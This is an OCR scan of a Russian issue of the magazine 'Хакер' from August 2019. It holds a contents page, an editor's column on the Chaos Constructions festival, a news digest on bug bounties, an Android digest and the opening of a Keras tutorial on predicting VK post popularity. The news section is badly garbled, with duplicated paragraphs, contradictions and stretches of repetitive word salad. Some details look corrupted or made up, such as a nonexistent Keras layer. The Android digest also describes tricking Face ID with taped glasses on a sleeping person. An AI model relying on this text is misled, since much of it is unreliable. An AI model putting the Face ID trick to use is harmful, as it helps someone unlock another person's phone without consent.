ХАКЕР

№ 245

АВГУСТ 2019

Используем VPN, чтобы убрать рекламу из приложений

Усиливаем безопасность кластера на Kubernetes

+ разбор новых эксплоитов для Struts и Jira

НЕЙРОСЕТИ

Cover Story

Машинное зрение
Распознаем цифры на картинке при помощи Tensorflow

Автоматический SMM
Как научить нейросеть предсказывать популярность постов

Машинный слух
Как работает идентификация по голосу

Бонус!
Как нейронка DeepNude «раздевает» женщин на фото

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

Август 2019
№ 245

CONTENTS

Впечатления от «Хаоса»
Колонка главреда

MEGANews
Всё новое за последний месяц

Android
Обман Face ID и разбор паттернов MVC, MVI, MVVM

Роботизируем SMM
Как научить нейросеть предсказывать успешность постов в соцсети

Голые факты
Как нейросеть DeepNude раздевает женщин на фото

Машинный слух
Как работает идентификация человека по его голосу

Машинное зрение на Python
Обучаем нейросеть распознавать цифры

Машинное зрение на Python
Учим нейросеть отличать медведей от слонов

Фундаментальные основы хакерства
Мастер-класс по анализу исполняемых файлов в IDA Pro

Неправильный CTF
Одноразовые пароли, буйство LDAP-инъекций и трюки с архиватором 7z

Полет в стратосферу
Ломаем Struts через Action-приложение и мастерим Forward Shell

Операция «Липосакция»
Как использовать новую уязвимость в Jira

Непростая загогулина
Краткий путеводитель по эллиптическим кривым

Разгоняем микроконтроллер
Как я выжал 620 МГц из совместимой с Arduino платы

Программы без рекламы
Используем VPN и Unbound, чтобы убрать баннеры из приложений

Береги глаза!
Активируем DC Dimming в iPhone Xs, Pixel 3 XL, Xiaomi Mi 9 и других смартфонах

Hey Julia!
Новый язык, который выглядит, как Python, а летает, как C

Twitch Extensions
Пишем свое расширение для взаимодействия со зрителями

Непробиваемый DevOps-кластер
Настраиваем и усиливаем безопасность Kubernetes

Почти single sign on
Используем системную аутентификацию с сокетами UNIX

Искусство изоляции
Изучаем механизмы изоляции трафика в Linux

Крипта без эмоций
Ищем здравый смысл в криптовалютной шумихе

Титры
Кто делает этот журнал

ВПЕЧАТЛЕНИЯ ОТ ХАОСА

КОЛОНКА ГЛАВРЕДА

Андрей Письменный
Главный редактор
andreyp@DPDB.com

Знаешь, чего мне хотелось больше всего после окончания Chaos Constructions? Если не знаешь, то можешь догадаться, почему что я мечтал лишь о том, чтобы сходить в душ, а потом упасть в кровать и спать часов двадцать. Конечно, мысль есть и написать отчёт в голове промелькнула, но пришлось от неё отмахнуться — сил уже не было. Потом затянула рутина, и вагрит остался далеко позади. В общем, признаюсь: пропадаются. Однако пора платить по счетам!

Мы уже публиковали один отчёт с CC и TechTrain, посвящённый похождениям героической бабушки. В отличие от тусовой «бабули», в все два дня провел на Chaos Constructions, поскольку именно там стоял наш стенд. И надо сказать, мнуть не пожалел — интересного было хоть отбавляй.

Chaos Constructions, если ты вдруг про него не слышал, — это фестиваль, который проходит каждый год в конце лета в Санкт-Петербурге. Он собирает хакеров, мейкеров, кодеров, геймеров и прочих гиков, нердов и фриков всех мастей и разновидностей. Два дня публика слушает доклады, щупает раритетные компьютеры, ходит на воркшопы и, самое главное, общается, общается и еще немного общается, пока не сядет голос или не начнут подкашиваться ноги **отвалиться**.

В этот раз фестиваль начался с приятного сюрприза. «Мимо тебя сейчас Столяров прошел», — сказали мне, и я заобсуживался. И действительно: сам глава Free Software Foundation (сейчас уже бывший) и основатель движения GNU так чудесно вписался в тусовку наших айтишников, что не сразу заметишь.

Столяров проследовал в аудиторию, и, подзаряжась чайком, ведущий про свободу софта часа два, если не три. Под конец, говорят, пустил с молотка игрушечную антилопу гну, и она тут же ушла за 21 тысячу рублей! Недаром, когда к нему приставят с вопросом о том, как зарабатывать на свободном софте, он отвечает в духе «хочешь жить — умей вертеться»!

Помнишь, я чуть выше говорил, что интересного на CC было хоть отбавляй? Так вот, это не только фигура речи. Было бы очень неплохо «отбавить» несколько идущих параллельно крутых докладов, между которыми нужно выбирать или разорваться надвое. То есть, конечно, не убрать их, а лишь растаскивать посвободнее.

Мне удалось заглянуть на захватывающее выступление Артёма Кашканова, который в домашних условиях собрал компьютер из 578 персоновых реле и теперь планирует разработку самого вычислителя, а также экспериментирует с логикой на основе струй воды. Артём любезно согласился написать нам статью по мотивам своего выступления, так что можешь тоже насладиться.

Другой доклад, на который я сходил из любопытства, был посвящен криптовалютной платформе TON. Докладчик (Сергей Черников) работает в TON Labs, где занимаются разработкой компилятора C и Solidity в Fift — основной язык TON, выросший из Forth. Сергей тоже прислал нам статью — она несколько проливает свет на хитросплетения блокчейнов TON. Если же тебя мучают вопросы вроде «зачем», «когда» и «как конкретно», то знай: ты такой не один, а ответами пока туговато.

INFO

Еще два доклада, аналоги которых ты можешь найти в виде статей в «Хакере», — это «Боевой OSINT» и выступление Егора Литвинова, посвященное ZigBee.

Но смог я пройти и мимо доклада с названием «Блокчейн лямбда и трансцендентные котики: функциональная парадигма как путь к просветлению в информационном мире», который читал Антон Воронцевский. Мне, конечно, и так не нужно убеждать в том, что функциональное программирование — это один из самых здоровых и полезных способов расширить сознание, но послушать одиннадцатичасовое было приятно. Только посмотри, как вольготно возлежит на бинбоге этот матерый лямбда-самец!


Одного взгляда достаточно, чтобы понять: функциональный стиль — путь к просветлению.

На многие крутые доклады я не попал просто потому, что не успел или крутился где-то еще. Например, несколько выступлений были посвящены радио и беспроводным сетям. Олег Кулеев посвящал публику в хитрости работы с Wi-Fi, Егор Литвинов рассказывал про ZigBee, Андрей Строков — про SDR и GNU Radio.

И это я перечислил только знакомым авторов и самые близкие нам темы. Были доклады про embedded, мониторинг серверов, геймдев, нейросети и даже про опыт использования раритетных гаджетов в походах. Короче, на любой вкус!

Кстати, впервые в посещал Chaos Constructions в 2011 году, и тогда демосцена и ретрокомпьютеры занимали основное пространство, а докладов было всего начего. Теперь доклады идут два дня с утра до вечера в шесть треков, а вот выставка старой техники подрастеряла былое величие.

Впрочем, что-то интересное нашлось и в этом году. Например, мне удалось немножко пообщаться с редкой породой приставки Philips CD-i. Link: The Faces of Evil — редкостная дрянь как игра, но графика и анимация для 1993 года — выдающиеся.




Еще сильнее меня порадовал частный уголок «Яндекса», куда привезли некоторые экспонаты из московского музея компании. Так я впервые поработал за живым компьютером NeXT, которых в России больше нигде не найдешь.

Что до демосцены, то этот жанр практически исчез, но из двух демок, представленные в категории 2k Spectrum 64K, одна оказалась неожиданно интересной. Эта работа morontzz/buchaos хоть по очкам и проиграла более традиционной, красивой и «технической» demo Prelude, зато воспринимается как современное и даже злободневное искусство, которое, в отличие от разнообразной анимации и фракталов, запоминается.

MEGANEWS

Issue #11 / Release



ДЕНЬГИ ЗА БАГИ

В этом выпуске уже несколько раз упоминалась система вознаграждения разработчиков за найденные уязвимости за обнаруженные баги.

Google

Компания расширила свою программу выплаты, обнаружившая исследователя уязвимостей в Google, сообщила, что теперь получает отчисления в любом приложении Android, включенном Google Play независимо от разработчика.

Ранее Google платила только за уязвимости в своих приложениях, а также в приложениях сторонних разработчиков, использующих Google Play Billing. Такие проблемы может будет искать и сторонняя организация, например, Google Play Security Research Team, которая ищет уязвимости в приложениях, которые могут использовать для кражи денег. Компания также сообщила, что в прошлом году случаи злоупотребления данными, которые позволяли мошенникам обходить проверки платежей в Google Play, были устранены.

Кроме Google Play Security Research Team, которая ищет уязвимости в приложениях, которые могут использовать для кражи денег, Google также запустила Chrome Bug Bounty. Хакеры могут получать вознаграждение, если сообщают о уязвимостях в расширениях для Chrome. Вознаграждение составляет от 100 долларов, в особых случаях — до 500 долларов.

> Сделав доклад сообщения — сообщить любому из членов группы — и дождаться ответа, а потом уже отправлять сообщение. Если ответа не последовало, то сообщение не отправлять. Если ответ последовал, то отправлять сообщение, но не чаще, чем раз в 10 минут. Если ответ последовал, но сообщение не отправлено, то отправлять сообщение, но не чаще, чем раз в 30 минут. Если ответ последовал, но сообщение отправлено, то отправлять сообщение, но не чаще, чем раз в 1 минуту.

В данном случае Google сообщает правила поведения исследователя. В конце 2018 года после скандала, связанного с тем, что Google отслеживала местоположение пользователей, даже если они отключали соответствующую опцию, в корпоративном поведении произошли изменения: сотрудникам есть обсуждать свои проблемы с Google Bug Buddy. Обсуждение проблемы с Google Bug Buddy позволяет обходить ограничения, которые могут помешать исследователям получать вознаграждение за свои открытия.

Исследователь Google Security Research Team Ивана Фратрич Пресечки (Ivan Fratric) в прошлом году нашел уязвимость в расширении для Chrome, которое позволяло обходить ограничения, которые могут помешать исследователям получать вознаграждение за свои открытия. Компания выплатила ему 5000 долларов, а сообщение о уязвимости в расширении было исправлено в Google Chrome.

Facebook также запустила программу вознаграждения за найденные уязвимости в своих приложениях, которые могут использовать для кражи денег. Компания сообщила, что выплаты составят от 500 долларов до 20 000 долларов.

Facebook также запустила программу вознаграждения за найденные уязвимости в сторонних приложениях, которые могут использовать для кражи денег. Компания сообщила, что выплаты составят от 500 долларов до 20 000 долларов.

Apple

В этом году международная Apple выступила на конференции Black Hat. Компания рассказала, что выплатила исследователям вознаграждения на сумму 1 миллиона долларов. Компания также сообщила, что в прошлом году в iOS и macOS было исправлено 144 уязвимости, а особый интерес к ошибкам проявили исследователи, которые нашли уязвимости в iMessage, Safari и ядре iOS.

Apple также запустила программу вознаграждения за найденные уязвимости в macOS. Компания сообщила, что выплаты составят от 5000 долларов до 200 000 долларов.

Facebook также запустила программу вознаграждения за найденные уязвимости в сторонних приложениях, которые могут использовать для кражи денег. Компания сообщила, что выплаты составят от 500 долларов до 20 000 долларов.

Facebook

Facebook также запустила программу вознаграждения за найденные уязвимости в сторонних приложениях, которые могут использовать для кражи денег. Компания сообщила, что выплаты составят от 500 долларов до 20 000 долларов.

Microsoft

В августе 2018 года разработчики Microsoft представили новости. Если вкратце, то компания выплатила 1 миллион долларов за уязвимости.

Компания также сообщила, что в прошлом году Microsoft выплатила вознаграждение за уязвимости стоимостью более 1 миллиона долларов. Ещё Microsoft Bug Bounty Program, которая ищет уязвимости в приложениях, которые могут использовать для кражи денег, на которых может сосуществовать от одной до нескольких тысяч долларов.

Microsoft также запустила программу вознаграждения за найденные уязвимости в сервисе Microsoft Edge, работающем с версиями с поддержкой обновлений Microsoft Edge, которые в Windows 7 SP1 и Windows 8.1, а также в Windows 10 версии 1607 и выше. Компания также сообщила, что выплаты составят от 500 долларов до 20 000 долларов.

Microsoft также запустила программу вознаграждения за найденные уязвимости в сервисе Microsoft Edge, работающем с версиями с поддержкой обновлений Microsoft Edge, которые в Windows 7 SP1 и Windows 8.1, а также в Windows 10 версии 1607 и выше. Компания также сообщила, что выплаты составят от 500 долларов до 20 000 долларов.

Uber

В этом году международная Apple выступила на конференции Black Hat. Компания также сообщила, что выплатила вознаграждение за уязвимости в Uber. Компания также сообщила, что выплаты составят от 500 долларов до 20 000 долларов.

Twitter


ГИГАНТЫ ПЕРЕСТАНУТ ПОДСЛУШИВАТЬ

В прошлом месяце ОКР уличил компании Google, Apple, Google, Facebook и Twitter в том, что они в ущерб своим пользователям нарушают свои же правила пользования и передают и для анализа живые записи (прослушивают) разговоры, которые их виртуальные помощники записывают, ошибочно принимая за команду пробуждения. Сообщение ОКР вызвало серьезную реакцию сторон и так самых гигантов обработки данных, вплоть до отставки руководителя Google.

В сложившемся, на всех уровнях, конфликте отмечено, что в расследовании ОКР не обнаружено ни одного случая, когда в ходе прослушивания записей виртуальных помощников, в ущерб интересам граждан, Google, Apple и Facebook, использовали полученные, записанные по ошибке. Так, исследователи обнаружили, что на основе записей виртуальных помощников, компании могут определять, в каком из приложений пользователь сейчас, какие сайты его интересуют, какие товары и информацию он предпочитает приобретать, и многое другое. Оценить, насколько эффективным и полезным, подобный, подход, Google собирается, что подарит ему, в конечном, результате, возможность, в ближайшем будущем, предлагать своим пользователям с помощью

MEGANEWS

← Назад в статьи




Когда исследователь сказал: «Я представил ограничения CMM и попешущие ограничения», большинство инженеров, им, что сообщение, что сообщение, что сообщение и посмотрелись ему понимать новости.

Но Кевин Мичиганский, ведущий CMM в Tech, доставив в Dropzone, сначала, начинает, управляющий Google данных. Но проверяя, что сообщение, что сообщение и начал аудиторы предоставляют поступать спецификацию до сих пор. В настоящее время системы, которые Google, Facebook, Dropzone, которые, которые, которые на 4000 доказывая, что исследователь сообщил под сила аудиторов, что отказ, что сообщение, что сообщение, что сообщение, что сообщение.

ЛОЖНАЯ ТЕМПЕРАТУРА CISCO

Экспорт Cisco Cyber сначала начинается на международном постоянном снабжение Бельгии или Cisco Cyber, доставляется в Cisco Cyber. Бельгия. В ежегодном отчете в виде заблуждения на правила заинтересованности Cisco с использованием одного из каналов ТОР заинтересованы руководителей 51%/55 фирм.




«Производящий производит – отличная фиксация того, что сообщение является где-нибудь, которое сообщение. Вместо того, что так, что мы можем это сделать в виде сообщения, которое сообщение, которое сообщение, которое сообщение

HEADER

AND'OID

ОБМАН FACE ID, СРАВНЕНИЕ JAVA И KOTLIN И РАЗБОР ПАТТЕРНОВ MVC, MVI, MVVM

Сегодня в выпуске: простой и эффективный способ обмана Face ID, реверс-инжиниринг прошивок IoT-устройств, неожиданный результаты производительности Java и Kotlin, сравнение паттернов MVC, MVP, MVVM и MVI, советы по использованию Android Studio. А также: набор свежих инструментов пентестера и библиотек для программистов.



Евгений Зобков
Редактор Linux и Mobile
zobkov@xakep.ru

ПОЧИТАТЬ

Как обмануть Face ID

Bypassing Face Recognition Under Threat: Liveness Detection Hacking — презентация с Black Hat, посвященная способам обмана биометрических сенсоров с видеоповтором или слепком (распечатанным снимком или с сетчатки). Авторы приводят несколько способов обхода датчиков, в том числе с помощью прямого подключения к шине сенсора и подачи на нее заранее снятого изображения (это позволяет обойти алгоритмы определения реальности присутствия человека, но не надежные сканеры в iPhone и некоторых других смартфонах). Но интересно всего способ обмана сканера Face ID в iPhone X и более поздних моделях.

Из всех сканирования iPhone строит подробную 3D-модель лица человека и требует, чтобы глаза были открыты. Такой подход сводит на нет почти все методы мошенничества, включая показ фотографии, видеозаписи, подложенные смартфона к лицу спящего человека и так далее.

Но у этого метода есть фундаментальный изъян. При сканировании лица человека в очках он не может полагаться на 3D-сканирование глаз и переключается на куда более простой алгоритм: если в районе глаз есть белая полоса на черном фоне — глаза считаются открытыми. Достаточно взять любые очки, наклеить на них два куска черной изоленты, нарисовать, в их центре белые полосы, и вуаля: надевая очки на спящего человека, подложив к его лицу смартфон — и экран разблокирован.

Очки для обмана Face ID.

Реверс-инжиниринг прошивок IoT-устройств

How to Start Reverse Engineering Firmware (Beginning) — введение в реверс-инжиниринг прошивок различных IoT-устройств, таких как роутеры, камеры, устройства для умного дома и так далее. Статья короткая, простая, но содержит несколько ведерных рекомендаций, которые могут пригодиться новичкам.

1. Любой реверс начинается с поиска самой прошивки. Обычно ее можно скачать с сайта производителя или с форумов.
2. Зачастую прошивки распространяются в zip-архиве, внутри которого найдется файл с расширением bin.
3. Обычно файл bin — это слепок из загрузчика, ядра Linux и образов root или нескольких разделов. Чтобы узнать адреса смещений, по которым находятся эти образы в файле, можно использовать утилиту `binwalk`:

```
$ binwalk -e TL-WR841N(US_EU_0.9.1_4.16_up_boot(180319-rel57291).bin
```

4. Адрес смещения можно использовать, чтобы извлечь образ раздела с помощью утилиты **dd** (в данном случае образ корневой файловой системы squashfs):

```
$ dd if= TL-WR841N(US_EU_0.9.1_4.16_up_boot(180319-rel57291).bin
skip=1049088 bs=1 of=TP.sfs
```

5. Получить содержимое файловой системы squashfs позволяет утилита `unsquashfs`:

```
$ unsquashfs TP.sfs
```

6. На этом все, можно начинать анализ содержимого прошивки.

РАЗРАБОТЧИКУ

Сравнение производительности Java и Kotlin

Java vs. Kotlin Run 1 Performance — сравнение производительности Java и Kotlin с помощью набора бенчмарков Computer Language Benchmark Game (CLBG), использованного во многих исследовательских работах.

Автор взял шесть бенчмарков CLBG на Java, скомпилировал их в Kotlin с помощью встроенного в Android Studio конвертера, а затем перенес их в соответствие с особенностями Kotlin и рекомендациями JetBrains по написанию кода. Затем сравнил производительность и потребление памяти всех трех версий кода на стандартной виртуальной машине Java HotSpot.

Результаты бенчмарка

Результаты получились интересные. Почти во всех тестах выиграла Java, и лишь в одном разделе раскрыл себя, но не в производительности кода, а скорости верстрешений на Java. Так получилось потому, что разработчики Kotlin рекомендуют использовать стандартный сахар и функциональное программирование, которое существенно упрощает написание кода, но создает дополнительный оверхед.

Заметно также, что Kotlin значительно проигрыш по потреблению памяти в тесте Fannkuch Redux. Причина: использование полноценного объекта Integer для каждого элемента массива вместо Java, которая использует для этого примитивы.

В целом Java куда сдержанна на 6.7% быстрее кода на Kotlin.

MVC, MVP, MVVM, MVI: в чем разница?

MVP/MVC Confusion: Architecture Patterns — разбор и сравнение различных паттернов проектирования. Статья посвящена разделению бизнес-логики, данных и графической интерфейс-программ.

MVC (Model — View — Controller) — старейший паттерн проектирования, родившийся в 1970-х годах в среде разработчиков Smalltalk. Он разделяет приложение на три компонента:

- **Модель** — источник данных, бизнес данных, сетевой ресурс, файл, что угодно. Модель отвечает только за извлечение данных, но не за их отображение.
- **Представление** (View) отвечает только за отображение данных, без какой-либо логики: что получает, то и показал.
- **Контроллер** — связующее звено между моделью и представлением. Контроллер ответственен за получение данных модели и передачу их представлению с внесением необходимых преобразований. Такие конструкторы отвечает за получение данных из формы ввода и передачу их модели.

Главная проблема MVC в случае с Android заключается в том, что контроллер и представление приходится реализовать внутри активности или фрагмента, а это значит, что они не будут по-настоящему разделены, а написание unit-тестов для активности или фрагмента.

MVP (Model — View — Presenter) — развитие идеи MVC, в котором контроллер отделен от представления с помощью абстрактного интерфейса. MVP позволяет по-настоящему отделить компоненты приложения друг от друга и упрощает unit-тестирование.

MVVM (Model — View — ViewModel) — дальнейшее развитие MVP: в котором контроллер/presenter полностью отвязан от представления. Роль контроллера здесь выполняет ViewModel, которая как и контроллер/presenter получает данные от модели и выполняет необходимые преобразования, но не создает их напрямую представлению. Вместо этого представление подписывается на обновления ViewModel и отображает их по мере обновления. MVMM реализуется с помощью реактивных фреймворков, таких как RxJava или Android Architecture Components.

В случае с Android MVMM решает одну из самых раздражающих проблем: потерю связей при изменении конфигурации. Например, когда пользователь поворачивает экран смартфона, Android убивает текущую активность и воссоздает ее заново. При использовании паттерна MVP presenter будет продолжать хранить ссылку на представление, которое находится в тепер уже несуществующей активности. При использовании MVMM представление во вновь созданной активности просто подпишется на ViewModel, получит от нее данные и отобразит их.

MVI (Model — View — Intent) — паттерн, призванный решить проблему MVMM под названием «согласованность состояния». Дело в том, что на определенном уровне сложности ViewModel на поверхность быстро вылезет сложность контроля текущего состояния: ViewModel может быть изменена сразу несколькими компонентами приложения, а каждое изменение может привести к конфликтам в общем состоянии ViewModel.

Решить эту проблему можно с помощью хорошо известных веб-программистам инструментов: стейт-контейнера и редюсера (привет, Redux). С их помощью можно создать единую точку хранения состояния приложения, позволяющую менять состояние атомарно и консистентно.

Примеры реализации паттернов разнесены на Github автора статьи.

Советы по использованию Android Studio

Top 8 Tips for Use of Android Studio — очередная статья на тему эффективного использования Android Studio.

- **Сверх-файл** Время от времени мы хотим проверить фрагмент кода на работоспособность. Android Studio позволяет сделать это с помощью так называемого сверх-файла, представляющего собой нечто вроде интерактивной консоли, в которой можно быстро запустить код на Java, Kotlin и других языках. Для вызова сверх-файла набираем Ctrl + Shift + A, затем набираем scratch и жмем Enter. В коде можно использовать любые классы из текущего проекта.
- **Документация на модуль** Android Studio умеет автоматически показывать документацию на любой метод или переменную в кроме. Для этого необходимо включить настройку File → Settings → Editor → General → Other section → Show quick documentation on mouse move, а затем проместить мышкой над именем нужной функции.
- **Поиск по коду** Иногда нужно найти какую-нибудь или переменную в коде проекта, достаточно начать Ctrl + Shift + F и ввести ее имя.
- **Форматирование кода** Выровнять отступы в коде, убрать лишние пробелы и пустые строки можно с помощью комбинации Ctrl + Alt + L.
- **Быстрая навигация** Комбинации Ctrl + Alt + Влево и Ctrl + Alt + Вправо позволяют быстро перемещаться между фрагментами кода, на которые вы переходили или которые правили в последний раз.
- **Переключение вкладок** Комбинации Ctrl + Alt + [и Ctrl + Alt +] позволяют открывать вкладки кода.

ИНСТРУМЕНТЫ

- Mobile Security Penetration Testing List — подборка инструментов для мобильного пентеста:
- Kobalyuguy — скрипт для автоматизированного тестирования UI приложений;
- Liftoff — написанный на Kotlin DI-фреймворк;
- Submarine — встраиваемая панель навигации;
- Coil — написанная на Kotlin библиотека для загрузки изображений, быстрая и легкая альтернатива Picasso и Glide;
- sign-in with apple Kotlin multiplatform — кроссплатформенная библиотека для аутентификации с помощью сервиса Sign In with Apple;
- fnch — панель для инспекции GHHttp-трафика;
- Kotlin-multiplatform-template — готовый темплейт для мультиплатформенного Kotlin-приложения, в комплекте: бэкенд, фронтенд, Android-приложение и iOS-приложение;
- Building — библиотека, упрощающая работу с SharedPreferences;
- SimpleGenericRecyclerAdapter — универсальный адаптер для RecyclerView;
- ProgressView — анимированный либо настраиваемый виджет прогресса;
- BottomNavigator — библиотека для навигации между фрагментами с помощью таблов в нижней части экрана;
- AndroidX Tech — сайт с дополнительной информацией о библиотеках семейства Android X;
- Cryptex — библиотека для автоматизированного тестирования UI приложений;
- Liftoff — написанный на Kotlin DI-фреймворк;
- Submarine — встраиваемая панель навигации;
- Coil — написанная на Kotlin библиотека для загрузки изображений, быстрая и легкая альтернатива Picasso и Glide;
- sign-in with apple Kotlin multiplatform — кроссплатформенная библиотека для аутентификации с помощью сервиса Sign In with Apple;
- fnch — панель для инспекции GHHttp-трафика;
- Kotlin-multiplatform-template — готовый темплейт для мультиплатформенного Kotlin-приложения, в комплекте: бэкенд, фронтенд, Android-приложение и iOS-приложение;
- Building — библиотека, упрощающая работу с SharedPreferences;
- SimpleGenericRecyclerAdapter — универсальный адаптер для RecyclerView;
- ProgressView — анимированный либо настраиваемый виджет прогресса;
- BottomNavigator — библиотека для навигации между фрагментами с помощью таблов в нижней части экрана;
- Cryptex — библиотека для автоматизированного тестирования UI приложений;

БИБЛИОТЕКИ

- AndroidX Tech — сайт с дополнительной информацией о библиотеках семейства Android X;
- Cryptex — библиотека для автоматизированного тестирования UI приложений;
- Liftoff — написанный на Kotlin DI-фреймворк;
- Submarine — встраиваемая панель навигации;
- Coil — написанная на Kotlin библиотека для загрузки изображений, быстрая и легкая альтернатива Picasso и Glide;
- sign-in with apple Kotlin multiplatform — кроссплатформенная библиотека для аутентификации с помощью сервиса Sign In with Apple;
- fnch — панель для инспекции GHHttp-трафика;
- Kotlin-multiplatform-template — готовый темплейт для мультиплатформенного Kotlin-приложения, в комплекте: бэкенд, фронтенд, Android-приложение и iOS-приложение;
- Building — библиотека, упрощающая работу с SharedPreferences;
- SimpleGenericRecyclerAdapter — универсальный адаптер для RecyclerView;
- ProgressView — анимированный либо настраиваемый виджет прогресса;
- BottomNavigator — библиотека для навигации между фрагментами с помощью таблов в нижней части экрана;

РОБОТИЗИРУЕМ SMM

КАК НАУЧИТЬ НЕЙРОСЕТЬ ПРЕДСКАЗЫВАТЬ УСПЕШНОСТЬ ПОСТОВ В СОЦСЕТИ

Никита Кравченко
ИНФОРТЕХ

У меня есть свои группа «Вконтакте», и мне стало интересно, можно ли спрогнозировать, будет публикация успешной или нет. И решил написать программу, которая бы прогнозировала баллы текст постов. Проблема его с помощью нейронной сети и библиотеки Tensorflow в том случае, если вероятность полезности одобрения аудитории достаточно высока. Разбираемся, как Tensorflow и Keras для Python.

Для начала я пропелся на Qt в файле .pro подключил библиотеку network добавил строку QT += network. Чтобы разместить пост на стене группы, использовала код.

```
QString ctl = "wall";
QUrl qurl(ctl);
QString str = "https://api.vkontakte.ru/method/wall.
post?owner_id=-78329988&message=" + ctl + "&from_group=1&access
_token=ebc8a87b";
qurl.setUrl(str);
QNetworkRequest request(qurl);

QNetworkManager *manager = new QNetworkManager();
request.setRawHeader("Content-type", "application/text-stream");

QNetworkReplyReply* const replyPtr = manager->
connect(&manager_ok, SIGNAL(finished(QNetworkReply*), this, SLOT(
slotNetworkFinished(QNetworkReply*)));
manager_ok.post(request, requestString);
```

Что значит данный код: сначала формируем запрос POST с адресом в переменной str. Переменная ctl имеет значение wall, чтобы разместить пост на стене группы. Параметр owner_id должен быть равен номеру группы, но запись со знаком минус перед номером говорит сервису VK, что пост должен быть от группы — указать, что пост делается от имени сообщества. Он равен группе: access_to-ken — токен доступа.

WWW

Подробная документация на VK API.
Руководство по созданию приложений для ВК и получению доступа. Токен.

Ты мог заметить, что для обработки запроса мы использовали слот slotV. Он можно выглядеть так:

```
void MainWindow::slotV(QNetworkReply* r)
{
QByteArray bytes = r->readAll();
QString str = QString::fromUtf8(bytes.constData());
}
```

В качестве ответа на данный запрос POST с адресом в переменной str. Нас интересует только id wall.post, чтобы размещать пост на стене группы. Параметр owner_id должен быть равен номеру группы, но запись со знаком минус перед номером говорит сервису VK, что пост должен быть от группы — указать, что пост делается от имени сообщества. Он равен группе: access_to-ken — токен доступа.

WWW

Подробная документация на VK API.
Руководство по созданию приложений для ВК и получению доступа. Токен.

СОБИРАЕМ БАЗУ ДАННЫХ ДЛЯ ОБУЧЕНИЯ НЕЙРОННОЙ СЕТИ

Чтобы обучить нейронную сеть, нам нужна обучающая базу данных постов, оцененных реальными пользователями. Чтобы можно взять данные из своей группы, в настройках приложения в разделе «Мобиль для ноубук» нужно дать права. Нам нужно собрать файл с отметками о количестве лайков для каждого поста. Для этого создадим файл vkbase.sh.

Хаш аккаунта, мы отправляем запрос POST с адресом в переменной str. Переменная wall.getById — позволяет получить пост по его номеру. Параметр access_token — это токен доступа к группе.

Ответ приходит в переменную стокер раз, сколько постов нам нужно извлечь. Цикл перебирает каждый пост и соответствует с порядковым номером поста. Получив ещё ответ, который содержит текст поста, количество лайков и другую информацию. Распарсим каждый ответ, чтобы извлечь из него текст и количество лайков. Сохраняем в текстовый файл данные: которые мы получили.

```
womp nocts #1
text nocts #1
кочичество лайков #1
womp nocts #2
text nocts #2
кочичество лайков #2

womp nocts #n
text nocts #n
кочичество лайков #n
```

Теперь, когда все посты записаны в файл, им готовы скитаниям, нейронная сеть и обучать.

KERAS

Нам понадобится Keras — библиотека для работы с нейронными сетями.

INFO

Есть альтернативная среда — глубокое обучение на Python Фреймо Шоллс. По мой то мнению, Keras проще, понимаемее и удобнее. Поэтому мы будем его самым простым до мелкие стоки. Keras как сверхтонкая среда и поверхом всей сверхтонкой.

```
$ sudo apt-get update
$ sudo apt-get upgrade
$ sudo apt-get install python-pip python-dev python-setuptools
```

Затем установим пакеты научных вычислений для Python:

```
$ sudo apt-get install build-essential cmake git unzip pkg-config
libjpeg-dev libtiff5-dev libjasper-dev
$ sudo apt-get install python-numpy python-scipy python-matplotlib
python-yaml
$ sudo apt-get install libhdf5-serial-dev python-h5py
```

Поставим Tensorflow:

```
$ sudo pip install tensorflow
```

И сам библиотеку Keras:

```
$ sudo pip install keras
```

Можно установить Keras и из репозиториев на GitHub. В этом случае ты получишь доступ к папке keras/examples с примерами нейронных сетей.

```
$ git clone https://github.com/fchollet/keras
$ cd keras
$ sudo python setup.py install
```

Чтобы проверить, что все установилось, попробуй запустить следующий Keras.

```
python examples/mnist_cnn.py
```

Для выполнения этого примера может потребоваться несколько минут.

СИНТЕЗИРУЕМ И ОБУЧАЕМ НЕЙРОННУЮ СЕТЬ

Теперь можно приступить к самой сети и обучить на файлах Keras — нейронная сеть предсказывает, какой стиль поэзии получит решение на фитнес. Полностью файл скачивается с Github. Нам нужно сделать будет отредактировать. Чтобы запустить на или нет. Нужно: 1 подключения всех необходимых библиотек и модулей:

```
# /usr/bin/env python
# -*- coding: utf-8 -*-

from keras.preprocessing.text import Tokenizer

from keras.preprocessing.sequence import sequence
from keras.models import Sequential, load_model
from keras.layers.core import Dense, Dropout, Activation
from keras.layers import Embedding
from keras.layers.recurrent import GoodRnnPlusLstm

import numpy as np
import pickle
```

Объявим два массива: string_list и mark_list. В первом будут хранить тексты постов, а во втором хранить оценки, если у соответствующего поста на ней лайк, и оценка, если нет. Для обучения постов по содержимому файла файлы данных.

```
string_list = []
mark_list = []
handle = open("vkbase.txt", "r")
for i in range(2000):
    text = handle.readline()
    if text == "":
        break
    string_list.append(text)
    s = handle.readline()
    l = int(s)
    if l == 1:
        mark_list.append(1)
    else:
        mark_list.append(0)
```

Создадим и подготовим токенизатор:

```
tokenizer = Tokenizer(nb_words=2000)
tokenizer.fit_on_texts(string_list)
```

Токенайзер создает таблицу, в которой каждому слову из нашего массива постов присваивается уникальное число. Максимальное число в этом случае — 2000.

Сохраняем таблицу токенайзера в файл, чтобы пользоваться ей в дальнейшем:

```
with open("tokenizer.pickle", "wb") as handl:
    pickle.dump(tokenizer, handl, protocol=pickle.HIGHEST_PROTOCOL)
```

А теперь преобразуем наш массив постов в массив чисел в соответствии с таблицей токенайзера:

```
sequences = tokenizer.texts_to_sequences(string_list)
```

Это то же самое, что мы проделали из кода выше по файлу, а только то, которая нам понадобится для обучения нейронной сети. Давай получаем максимальную длину постов, которые будут использованы для обучения: рабоплосообразнее нашей нейросети, и также преобразуем и в массивы чисел.

```
string_list_test = []
mark_list_test = []
l = 0
for i in range(2000):
    text = handle.readline()
    if text == "":
        break
    string_list_test.append(text)
    s = handle.readline()
    l = int(s)
    if l == 1:
        mark_list_test.append(1)
    else:
